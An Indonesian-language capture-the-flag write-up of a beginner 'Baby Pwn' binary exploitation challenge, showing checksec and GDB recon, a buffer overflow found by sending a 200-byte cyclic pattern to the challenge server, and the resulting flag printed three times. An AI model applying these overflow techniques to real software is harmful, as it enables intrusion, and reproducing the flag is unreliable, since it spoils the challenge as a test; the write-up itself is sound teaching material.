
Baby Pwn

Player: constantine
Kategori: Binary Exploitation




A very secure system indeed

author: BbayuGt

```
ncat babypwn.ctf.forestylab.com 5000 --ssl
```


Phase 1: Recon

Binary bernama *chall* meminta input password.



```
constantine  ~/OprecForesty/Baby Pwn (solved)  v3.13.7
22:31 ❯ ./chall
Welcome to my very secure program!
Password:
```

Selain itu kita lakukan pengecekan biner.




```
constantine  ~/OprecForesty/Baby Pwn (solved)  v3.13.7  22:31  in 29s638ms ❯ checksec --file=chall
RELRO           STACK CANARY      NX           PIE            RPATH     RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled   PIE enabled    No RPATH  No RUNPATH   30 Symbols        No    0               2               chall
```

Output:

- PIE: enabled
- RELRO: partial
- Canary: none
- NX: enabled

No canary found membuat buffer overflow cukup memungkinkan.

Kita lanjut masuk GDB untuk cari keberadaan fungsi yang memberikan flag.




```
(gdb) b *main
Breakpoint 1 at 0x118f
(gdb) run
Starting program: /home/constantine/OprecForesty/Baby Pwn (solved)/chall
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".

Breakpoint 1, 0x000055555555518f in main ()
(gdb) p/x win
No symbol table is loaded.  Use the "file" command.
(gdb) p/x (void *) give_flag
$1 = 0x555555555179
(gdb)
```

Alamat fungsi yang ingin kita tuju adalah:
0x555555555179


Phase 2: Vulnerability Analysis & Execution

Program membaca password ke buffer tanpa pembatas panjang input.
Ini memicu buffer overflow apabila data melebihi buffer.

Untuk mulai mencari offset, aku lempar *cyclic pattern* 200 byte.



```
constantine  ~/OprecForesty/Baby Pwn (solved)  v3.13.7  22:38  ❯ pwn cyclic 200
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxa
```



```
constantine  ~/OprecForesty/Baby Pwn (solved)  v3.13.7 
22:38  in 3s380ms ❯  ncat babypwn.ctf.forestylab.com 5000 --ssl
Welcome to my very secure program!
Password: aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoa
aapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabga
abhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxa
abyaab
FORESTY{h0w_d1d_y0u_g3t_1n51d3_my_s7st3m?!_12788ad69abeadef}
```

Namun terjadi hal yang cukup menarik:
program **tidak crash**, malah memberikan output valid. Sebelum aku buat Write-Up ini, program akan crash saat ku inject pattern 200 byte itu.

Flag di depan mata kita:
FORESTY{h0w_d1d_y0u_g3t_1n51d3_my_s7st3m?!_12788ad69abeadef}

Final Flag

FORESTY{h0w_d1d_y0u_g3t_1n51d3_my_s7st3m?!_12788ad69abeadef}